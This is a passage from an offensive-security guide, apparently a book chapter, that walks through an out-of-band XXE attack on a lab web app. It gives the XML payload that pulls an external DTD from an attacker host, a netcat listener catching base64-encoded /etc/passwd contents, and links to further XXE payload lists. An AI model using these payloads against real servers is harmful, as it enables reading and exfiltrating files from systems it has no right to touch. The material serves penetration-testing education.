Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.100.100.220/xxe.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 160

data=<?xml version="1.0"?><!DOCTYPE thp [<!ELEMENT thp ANY ><!ENTITY % dtd SYSTEM
"http://10.100.100.9/payload.dtd"> %dtd;]><thp><error>%26send%3B</error></thp>
```

```
root@THP-LETHAL:~# nc -l -p 8888
GET /collect=cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDox0
jE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9
iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub
2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjY
wOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L
3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9
vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovd
XNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3I
vc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL
```

```
HTTP/1.1 200 OK
Date: Tue, 13 Mar 2018 03:48:53 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 3903
Connection: close
Content-Type: text/html; charset=UTF-8

<html>

<form action="xxe.php" method="post">
<input type="hidden" name="data" value='<?xml version="1.
?><!DOCTYPE thp [ <!ELEMENT thp ANY><!ENTITY book
"Universe">]><thp>Hack The &book;</thp>'>
<br><input value="Hack The XML" type="submit">
</form>

<br />
<b>Warning</b>:
simplexml_load_string(http://10.100.100.9:8888/collect=cm
[illegible]
```

Once we repeat our newly modified request, we can now see that our victim server first grabs the payload.dtd file, processes it, and makes a secondary web request to your NetCat handler listening on port 8888. Of course, the GET request will be base64 encoded and we will have to decode the request.

More XXE payloads:
- https://gist.github.com/staaldraad/01415b990939494879b4
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XXE-Fuzzing.txt

## Conclusion

Although this is only a small glimpse of all the different web attacks you may encounter, the hope was to open your eyes to how these newer frameworks are introducing old and new attacks. Many of the common vulnerability and application scanners tend to miss a lot of these more complex vulnerabilities due to the fact that they are language or framework specific. The main point I wanted to make was that in order to perform an adequate review, you need to really understand the language and frameworks.